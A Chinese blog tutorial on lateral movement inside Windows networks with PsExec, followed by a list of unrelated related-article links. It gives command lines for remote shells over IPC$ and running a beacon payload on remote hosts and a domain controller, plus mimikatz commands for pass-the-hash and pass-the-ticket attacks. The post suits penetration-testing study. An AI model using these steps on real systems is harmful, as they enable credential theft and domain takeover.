-
内网渗透-【横向移动】PsExec工具远程命令执行横向移动
【横向移动】PsExec工具远程命令执行横向移动

PsExec介绍
psexec 是 windows 下非常好的一款远程命令行工具。 psexec的使用不需要对方主机开方3389端口, 只需要对方开启admin 共享和 i p c 共享和ipc 共享和ipc (该共享默认开启,依赖于445端口)。
但是,假如目标主机开启了防火墙(防火墙禁止445端口连接), psexec也是不能使用的,会提示找不到网络路径。
由于psexec是Windows提供的工具,所以杀毒软件将其列在白名单中
下载地址:
https://docs.microsoft.com/zh-cn/sysinternals/downloads/pstools
PsExec使用条件
1、具有正确的凭证(内存凭证、账号密码、账号NTLM Hash)
2、能建立IPC链接(也就是需要通过smb认证的),且目标机器开启了共享(默认开启的),并且目标 共享中必须有admin$共享PsExec常用参数
psexec \ip -u administrator -p admin cmd 进⼊半交互式shell
PsExec -accepteula \192.168.108.101 -s cmd.exe 建立交互的shell
psexec \ip - uadministrator -p admin -w c:\cmd 进⼊交互式shell,且c:\是⽬标机器的⼯作⽬录
psexec \ip -u administrator -p admin whoami all 执行命令
psexec \ip -u administrator -p admin -d c:\beacon.exe 执行文件
psexec \ip -u administrator -p admin -h -d c:\beacon.exe UAC的⽤⼾权限执行文件实验复现
4.1、IPC$下的psexec
上传psexec

建立IPC$连接
net use \192.168.41.150\ipc$ “Admin@123” /user:administrator

返回交互的shell或者执行命令
psexec.exe -accepteula \192.168.41.150 -s cmd.exe 返回交互shell (必须是msf或者远程 到桌面CS不行)
psexec.exe -accepteula \192.168.41.150 -s ipconfig 远程执行命令


远程复制copy C:\Users\admin\Desktop\wanli.exe \192.168.41.150\C$

远程上线
psexec.exe -accepteula \192.168.41.150 -h -d c:\wanli.exe

4.2、PTH下的psexecs
找到登录的凭证

找到和扫描地址
进行psexec攻击上线
4.3、PTT下的psexec
上传psexec
进行PTT攻击
导出内存的票据
mimikatz.exe “privilege::debug” “sekurlsa::tickets /export”

清除内存中的票据
shell klist purge
mimikatz kerberos::purge
两个都是清除票据将高权限的票据文件注入内存
mimikatz kerberos::ptt [0;998d7]-2-0-40e10000-Administrator@krbtgt-
HACK.COM.kirbi查看票据
shell klist
mimikatz kerberos::tgt远程复制
copy C:\Users\admin\Desktop\wanli.exe \dc.hack.com\C$

远程上线

psexec.exe \dc.hack.com -h -d c:\wanli.exe
-
相关阅读:
node实战——koa给邮件发送验证码并缓存到redis服务(node后端储备知识)
Redis数据库的发布与订阅(详细讲解)
语音增强——谱减法的改进(过减法)及其python实现
Openstack云平台镜像制作CentOS6.7
【Unity实战】在RHEL 9上安装UnityHub
springboot实战(五)之sql&业务日志输出,重要
【C++编程】类与对象 -- 运算符重载:加号、左移运算符、递增运算符、函数调用运算符(仿函数) ...
学习Hadoop(一)了解Haddop及搭建伪分布式Hadoop1.0
Springboot聚合工程打包:代码正确,但打包出错找不到类
电脑无法安装软件怎么办?
- 原文地址:https://blog.csdn.net/lza20001103/article/details/126645797
- 最新文章
-
【FHE】我们如何实现同态加密推理(八):SiLU 的密文化——两条路径,和一个 8 字节的开关
SQLcl 中 c/old/new 替换变量为何失效?先定位再替换
不让模型写作文,直接从它脑子里读答案:Jev 决策在 .NET 的两条路线
Halo插件:支持GitHub的图床附件策略
电视投屏界的“一股清流”!SimpleTVCast 6.0.0-beta 抢先体验:无需TV端App,界面大换血!✨
华三VXLAN集中式网关实战指南:Spine多活网关 + 双活接入(M-LAG)
软件更好写之后口碑会更重要
大 O、大 Omega、大 Theta 的区别,O(n) 复杂度是什么意思
Java标签跳转:一个鲜为人知但却很实用的小技巧
多智能体系统论文速读